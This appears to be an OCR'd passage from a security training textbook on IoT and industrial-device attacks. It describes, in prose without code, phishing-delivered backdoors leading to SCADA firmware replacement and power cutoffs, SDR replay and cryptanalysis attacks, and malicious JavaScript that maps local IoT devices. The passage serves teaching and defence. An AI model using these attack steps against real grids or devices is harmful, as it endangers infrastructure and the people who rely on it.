



Figure 18.12: Illustration of jamming attack



Hacking Smart Grid/Industrial Devices: Remote Access using Backdoor

Attackers gather basic information about the target organization using various social engineering techniques. After obtaining information such as the email IDs of employees, an attacker sends phishing emails to the employees with a malicious attachment (e.g., a Word document). When an employee of the target organization opens the email and clicks on the attachment, a backdoor is automatically installed in the target system. Using the backdoor, the attacker gains access to the private network of the organization. For example, consider an attack on a power grid. In such an attack, after gaining access to the private network, an attacker can access the Supervisory Control and Data Acquisition (SCADA) network that controls the grid. After gaining access to the SCADA network, the attacker replaces the legitimate firmware with malicious firmware to process commands sent by the attacker. Finally, the attacker can disable the power supply to any particular place by sending malicious commands to the substation control systems from the SCADA network.





Figure 18.13: Hacking a smart grid to gain remote access



SDR-Based Attacks on IoT

Software-defined radio (SDR) is a method of generating radio communications and implementing signal processing using software (or firmware), instead of the usual method of using hardware. Using this software-based radio communication system (self-created SDRs), an attacker can examine the communication signals in IoT networks and send spam content or texts to interconnected devices. The SDR system can also change the transmission and reception of signals between devices, depending on their software implementations. The attack can be carried out on both full-duplex (two-way communication) and half-duplex (one-way communication) transmission modes.

Types of SDR-based attacks performed by attackers to break into an IoT environment:

- **Replay Attack**

  This is the major attack described in IoT threats, in which attackers can capture the command sequence from connected devices and use it for later retransmission.

  An attacker can perform the below steps to launch a replay attack:


  - Attacker targets the specified frequency that is required to share information between devices
  - After obtaining the frequency, the attacker can capture the original data when the commands are initiated by the connected devices
  - Once the original data is collected, the attacker uses free tools such as URH (Universal Radio Hacker) to segregate the command sequence
  - Attacker then injects the segregated command sequence on the same frequency into the IoT network, which replays the commands or captured signals of the devices

- **Cryptanalysis Attack**

  A cryptanalysis attack is another type of substantial attack on IoT devices. In this attack, the procedure used by the attacker is the same as in a replay attack except for one additional step, i.e., reverse-engineering the protocol to obtain the original signal. To accomplish this task, the attacker must be skilled in cryptography, communication theory, and modulation scheme (to remove noises from the signal). This attack is practically not as easy as a replay attack to launch, yet the attacker can try to breach security using various tools and procedures.

- **Reconnaissance Attack**

  This is an addition to a cryptanalysis attack. In this attack, information can be obtained from the device's specifications. All IoT devices that run through RF signals must be certified by their country's authority, and then they officially disclose an analysis report of the device. Designers often prevent this kind of analysis by obscuring any identification marks from the chipset. Therefore, the attacker makes use of multimeters to investigate the chipset and mark out some identifications, such as ground pins, to discover the product ID and compare it with the published report.



Identifying and Accessing Local IoT Devices

An attacker gains access over local IoT devices when a user from the network visits a malicious page, i.e., created and distributed by an attacker in the form of an advertisement or any attractive means. Once the victim visits the harmful website, a malicious JavaScript code inside the page begins the process.

Attackers generally implement two methods to take control of local IoT devices, as discussed below:

Discovering or Identifying the Local IoT Devices

The first attempt the attacker makes is to identify target devices, then obtain information about all the connected devices.

To do this, the attacker follows the steps given below:

1. Attacker obtains local IP Address (using the malicious code)
2. Attacker requests all the available devices in the network
3. Active devices respond with reset packet and request for inactive devices would return timeout
